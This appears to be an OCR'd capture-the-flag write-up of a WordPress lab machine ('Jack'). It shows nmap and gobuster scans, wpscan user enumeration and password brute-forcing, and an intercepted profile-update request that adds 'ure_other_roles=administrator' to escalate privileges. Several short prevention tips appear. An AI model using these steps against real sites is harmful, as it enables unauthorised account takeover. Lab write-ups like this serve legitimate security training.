
[Jack.THM Network]

--- 10.10.19.41 ---

Server Ip Address	Ports Open	Service/Banner
10.10.19.41	22/80	OpenSSH/Apache

[Nmap]

--- nmap -T4 -A -p- 10.10.19.41 ---



```
Nmap scan report for 10.10.19.41
Host is up (0.30s latency).
Not shown: 65521 closed ports
PORT      STATE    SERVICE      VERSION
22/tcp    open     ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 3e:79:78:08:93:31:d0:83:7f:e2:bc:b6:14:bf:5d:9b (RSA)
|   256 3a:67:9f:af:7e:66:fa:e3:f8:c7:54:49:63:38:a2:93 (ECDSA)
|_  256 8c:ef:55:b0:23:73:2c:14:09:45:22:ac:84:cb:40:d2 (ED25519)
80/tcp    open     http         Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 5.3.2
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Jack&#039;s Personal Site &#8211; Blog for Jacks writing adven...
450/tcp   filtered tserver
4747/tcp  filtered buschtrommel
5053/tcp  filtered rlm
10495/tcp filtered unknown
26666/tcp filtered unknown
35111/tcp filtered unknown
40032/tcp filtered unknown
43636/tcp filtered unknown
44533/tcp filtered unknown
47220/tcp filtered unknown
54676/tcp filtered unknown
58411/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Versions:

- Apache 2.4.18
- WordPress 5.3.2

[Table of Contents]

[Enumeration]

#1 jack.thm:80


Jack's Personal Site
Blog for Jacks writing adventures.


LATEST BLOG

HOME /

Jack is visiting Overlook Hotel in Colorado for some inspiration.
Posted on January 10, 2020 | by jack
Due to my recent writer's block, I will be taking a bit of time for my family and myself at the Overlook Hotel, don't think this will be just a vacation, I assure you, I will be working very hard…
Continue Reading

We had a look at the website, but there doesn't seem to be anything that we can exploit.

#2 Blog Post


Jack is visiting Overlook Hotel in Colorado for some inspiration.
January 10, 2020 | jack | Post in Uncategorized
Due to my recent writer's block, I will be taking a bit of time for my family and myself at the Overlook Hotel, don't think this will be just a vacation, I assure you, I will be working very hard while I'm here.

Leave a Reply

Your email address will not be published. Required fields are marked *
Comment

Name *
Email *
Website

We can test out the comment section for sanitisation if we get stuck later on.

#3 /etc/hosts

As instructed on the page, we will set 10.10.19.41 to the hostname jack.thm.
To do this, we use any text editor with administrator privilege on your attacker machine. Then, we use the following command:

--- sudo nano /etc/hosts ---

You can then add the ip address and the domain name next to it.


[Getting a Shell - Foothold]

#1 WPSCAN enumerate

Since this is a wordpress site, we should use wpscan,
Wpscan is a vulnerability specifically for wordpress sites, there are many types of enumeration you can do for wordpress, we will start with users, use the following command:


--- wpscan --url jack.thm --enumerate u ---

We detected that robots.txt has given us some clues. However, it seems to be a dead end.




```
[+] robots.txt found: http://jack.thm/robots.txt
 | Interesting Entries:
 |  - /wp-admin/
 |  - /wp-admin/admin-ajax.php
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%
```

We also confirmed the wordpress site to be version 5.3.2.



```
[+] WordPress version 5.3.2 identified (Insecure, released on 2019-12-18).
 | Found By: Rss Generator (Passive Detection)
 |  - http://jack.thm/index.php/feed/, <generator>https://wordpress.org/?v=5.3.2</generator>
 |  - http://jack.thm/index.php/comments/feed/, <generator>https://wordpress.org/?v=5.3.2</generator>
```

After a few minutes, we've identified some users.



```
[+] danny
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] wendy
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```


Username Enumeration Prevention Recommendations:

1) **WPSCAN uses pretty permalinks that include usernames to create a friendly experience for its users, by turning this functionality off, it becomes hard for the users to be discovered.**
2) **WPSCAN will default to scavenging the wordpress blog for usernames that appear on posts for username enumeration. Wordpress users can create alternate nicknames to combat this feature.**

#2 WPSCAN passwords

Now we will use the wpscan password utility attempt to brute force the users passwords

--- wpscan --url jack.thm --passwords /usr/share/wordlists/fasttrack.txt ---



```
[+] danny
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] wendy
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] Performing password attack on Xmlrpc against 3 user/s
[SUCCESS] - wendy / [redacted]
Trying danny / starwars Time: 00:01:28 <==============================================                 > (646 / 867) 74.50%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: wendy, Password: [redacted]
```

Success! We have found a valid credential.


Password Bruteforce Prevention Recommendations:

1) **We should uphold strict password policies as the password for wendy can be easily found in commonly used password lists.**

#3 wp-login.php

Typically, wordpress sites have a wp-login.php. We need to locate it and test our new found credentials.


To save time, we can simply test the main site by adding wp-login.php after the url.



jack.thm/wp-login.php
gobuster extensions
gital Tools
Exploits
How Tos
Writeups
Off-sec
Username or Email Address
This connection is not secure. Logins entered here could be compromised. Learn More
View Saved Logins
Log In
Lost your password?
← Back to Jack's Personal Site


But on a real attempt, we may utilize gobuster with the following command:

--- gobuster dir -u jack.thm -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .php ---



```
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://jack.thm
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php
[+] Timeout:        10s
===============================================================
2020/11/22 09:38:28 Starting gobuster
===============================================================
/index.php (Status: 301)
/login (Status: 302)
/0 (Status: 301)
/wp-content (Status: 301)
/admin (Status: 302)
/wp-login.php (Status: 200)
/wp-includes (Status: 301)
/wp-register.php (Status: 301)
/javascript (Status: 301)
/wp-rss2.php (Status: 301)
/' (Status: 301)
```

#4 Dashboard



WordPress 5.3.2 running Online Portfolio theme.

Jan 10th, 10:12 am Jack is visiting Overlook Hotel in Colorado for some inspiration.

From test on Jack is visiting Overlook Hotel in Colorado for some inspiration. [Pending]
test


Enter your closest city to find nearby events.

RSS Error: WP HTTP Error: cURL error 28: Connection timed out after 10001 milliseconds

RSS Error: WP HTTP Error: cURL error 28: Connection timed out after 10001 milliseconds


We have access to a wordpress user account, but we are still limited to what we can do on this account. We need to escalate our privileges before we can proceed.
When we search the following command to check the exploit-db:

--- searchsploit wordpress privilege escalation ---



```
---------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                            |  Path
---------------------------------------------------------------------------------------------------------- ---------------------------------
WordPress Plugin Admin Management Xtended 2.4.0 - Privilege escalation                                   | php/webapps/38966.txt
WordPress Plugin Admin Menu Tree Page View 2.6.9 - Cross-Site Request Forgery / Privilege Escalation     | php/webapps/43486.txt
WordPress Plugin BBPress 2.5 - Unauthenticated Privilege Escalation                                      | php/webapps/48534.py
WordPress Plugin BuddyPress 1.9.1 - Privilege Escalation                                                 | php/webapps/31571.txt
WordPress Plugin Bulk Delete 5.5.3 - Privilege Escalation                                                | php/webapps/39521.txt
WordPress Plugin CMS Tree Page View 1.4 - Cross-Site Request Forgery / Privilege Escalation              | php/webapps/43485.txt
WordPress Plugin Download Manager 2.7.2 - Privilege Escalation                                           | php/webapps/36301.txt
WordPress Plugin Duplicator 0.5.8 - Privilege Escalation                                                 | php/webapps/36112.txt
WordPress Plugin Extra User Details 0.4.2 - Privilege Escalation                                         | php/webapps/39489.py
WordPress Plugin Pie Register 2.0.13 - Privilege Escalation                                              | php/webapps/35823.txt
WordPress Plugin Ultimate Product Catalog 3.8.1 - Privilege Escalation                                   | php/webapps/39974.html
WordPress Plugin User Meta Manager 3.4.6 - Privilege Escalation                                          | php/webapps/39411.txt
WordPress Plugin User Role Editor < 4.25 - Privilege Escalation                                          | php/webapps/44595.rb
WordPress Plugin UserPro < 4.9.21 - User Registration Privilege Escalation                               | php/webapps/46083.txt
WordPress Plugin WooCommerce Store Toolkit 1.5.5 - Privilege Escalation                                  | php/webapps/39421.py
WordPress Plugin WP Support Plus Responsive Ticket System 7.1.3 - Privilege Escalation                   | php/webapps/41006.txt
WordPress Theme Newspaper 6.7.1 - Privilege Escalation                                                   | php/webapps/39894.php
---------------------------------------------------------------------------------------------------------- ---------------------------------
```


Let's have a look at:
WordPress Plugin User Role Editor < 4.25 - Privilege Escalation
The exploit refers to a vulnerability in the update profile function.



You are only logged in at this location.


#5 Burpsuite

If we open up Burpsuite to capture what is happening when you click the update button.



```
POST /wp-admin/profile.php HTTP/1.1
Host: jack.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://jack.thm/wp-admin/profile.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 312
Origin: http://jack.thm
DNT: 1
Connection: close
Cookie: wordpress_07f87507b491ce41808428c8c499655c=wendy%7C1606029874%7CG9huyGdlzUddagSN1Tz4vma7kNVs1btmm6IITjHehid%7Caf7fd5a21a0353c45e090c1fd5a9822fd138d180f326c80af7ea832f55211d17; wordpress_test_cookie=
WP+Cookie+check; wordpress_logged_in_07f87507b491ce41808428c8c499655c=wendy%7C1606029874%7CG9huyGdlzUddagSN1Tz4vma7kNVs1btmm6IITjHehid%7C089d0e5bc09cc156218f776361df6a2658fe2ecf6e6bbd279c46663c379c66f7;
wp-settings-time-2=1605857279
Upgrade-Insecure-Requests: 1

_wpnonce=452e305827&_wp_http_referer=%2Fwp-admin%2Fprofile.php&from=profile&checkuser_id=2&color-nonce=43e19aeae0&admin_color=fresh&admin_bar_front=1&first_name=&last_name=&nickname=wendy&display_name=wendy&
email=wendy%40tryhackme.com&url=&description=&pass1=&pass2=&action=update&user_id=2&ure_other_roles=administrator&submit=Update+Profile
```

